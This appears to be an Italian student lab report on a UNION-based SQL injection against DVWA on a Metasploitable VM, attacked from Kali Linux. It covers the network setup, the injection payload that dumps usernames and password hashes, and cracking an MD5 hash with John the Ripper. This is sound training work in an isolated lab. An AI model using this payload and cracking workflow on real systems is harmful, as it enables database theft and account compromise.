

REPORT DI LABORATORIO: SQL Injection (Livello Low) & Configurazione di Rete

1. Obiettivo del Test

L'obiettivo di questo esercizio è stato configurare un ambiente di laboratorio isolato tra una macchina attaccante (**Kali Linux**) e una macchina vittima (**Metasploitable** con l'applicazione vulnerabile **DVWA**), sfruttare una vulnerabilità di tipo **SQL Injection (SQLi) a livello Low** inserendo i payload direttamente tramite il browser, estrarre gli hash delle password degli utenti (in questo caso solo pablo) e ricavare le credenziali in chiaro tramite cracking.

2. Configurazione Iniziale dell'Ambiente di Rete

Prima di procedere con l'attacco, è stata configurata la connettività di rete tra le due macchine virtuali:


- **Configurazione su Kali Linux (Attacker):**

È stata pulita la configurazione di rete esistente sull'interfaccia eth0 ed è stato assegnato il nuovo indirizzo IP desiderato:

Bash

```
sudo ip addr flush dev eth0
```

```
sudo ip addr add 192.168.13.100/24 dev eth0
```


A screenshot of a terminal window on Kali Linux. The window title is 'kali@kali: ~'. The terminal shows a menu with 'Session', 'Actions', 'Edit', 'View', and 'Help'. Below the menu, the prompt is '(kali@kali)-[~]'. The user enters the command 'sudo ip addr flush dev eth0'. The prompt changes to '[sudo] password for kali:'. The user enters the command 'sudo ip addr add 192.168.13.100/24 dev eth0'. The prompt changes to '[sudo] password for kali:'. The user enters the password 'kali'.

- **Configurazione su Metasploitable (Target):**

Accedendo alla macchina vittima (msfadmin / msfadmin), è stato modificato il file di configurazione delle interfacce di rete per impostare staticamente l'indirizzo IP 192.168.13.150/24 e il gateway:

Bash

```
sudo nano /etc/network/interfaces
```



```
Metaspotable [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
GNU nano 2.0.7  File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback


# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0
network 192.168.13.0
broadcast 192.168.13.255
gateway 192.168.13.1

[ Read 16 lines ]

msfadmin@metasploitable:~$
```

- **Verifica della Connettività:**


Tramite il comando ping da Kali Linux verso l'IP di Metasploitable, è stata confermata la corretta comunicazione tra i due nodi.



```
(kali@kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data:
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.671 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.366 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.514 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.318 ms
64 bytes from 192.168.13.150: icmp_seq=5 ttl=64 time=0.441 ms
^C
— 192.168.13.150 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4129ms
rtt min/avg/max/mdev = 0.318/0.462/0.671/0.123 ms
```

3. Accesso a DVWA e Configurazione del Livello di Sicurezza

1. Apertura del browser su Kali Linux e digitazione dell'indirizzo IP di Metasploitable seguito dal percorso di DVWA (es. [http:// 192.168.13.150/dvwa/](http://192.168.13.150/dvwa/)).
2. Esecuzione del login con le credenziali predefinite: admin / password.
3. Selezione della voce **DVWA Security** dal menu laterale e impostazione del livello di sicurezza su **low**.



4. Accesso al modulo **SQL Injection** dal menu principale. A livello Low, l'interfaccia presenta direttamente una casella di testo libera associata a un parametro di input.

4. Esecuzione dell'Attacco SQL Injection

Sfruttando direttamente il campo di input dell'applicazione web nel browser, sono stati inseriti payload di tipo **UNION-based** per interrogare il database senza filtri:

1. Estrazione degli utenti e degli hash (incluso Pablo):

Sfruttando lo stesso campo di testo nel browser, è stato inserito il payload per estrarre il nome utente e l'hash della password dalla tabella users (ottenendo i record relativi a tutti gli utenti registrati, tra cui *admin*, *gordonb* e *pablo*):

SQL

' UNION SELECT user, password FROM users #

1. L'applicazione ha restituito direttamente a schermo i dati estratti dal database senza bisogno di intercettare il traffico.



5. Estrazione e Cracking delle Informazioni Vitali

Dopo aver prelevato l'hash dell'utente target (come *pablo*) direttamente dai risultati a schermo del browser:

1. Salvataggio dell'hash sul terminale di Kali:

Bash

```
echo "HASH_MD5_OTTENUTO" > hash.txt
```

2. Cracking con John the Ripper:

Utilizzando il modulo di decrittazione per hash MD5 :

Bash

```
john --format=raw-md5 hash.txt
```

3. Visualizzazione del risultato in chiaro:

Bash

```
john --show --format=raw-md5 hash.txt
```

Risultato: Il terminale ha restituito la password in chiaro dell'utente, completando con successo l'esercizio di SQL Injection diretta.

```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ echo "0d107d09f5bbe40cade3de5c71e9e9b7" > hash.txt  
(kali@kali)-[~]  
$ john --format=raw-md5 hash.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])  
No password hashes left to crack (see FAQ)  
(kali@kali)-[~]  
$ john --show --format=raw-md5 hash.txt  
?:letmein  
1 password hash cracked, 0 left
```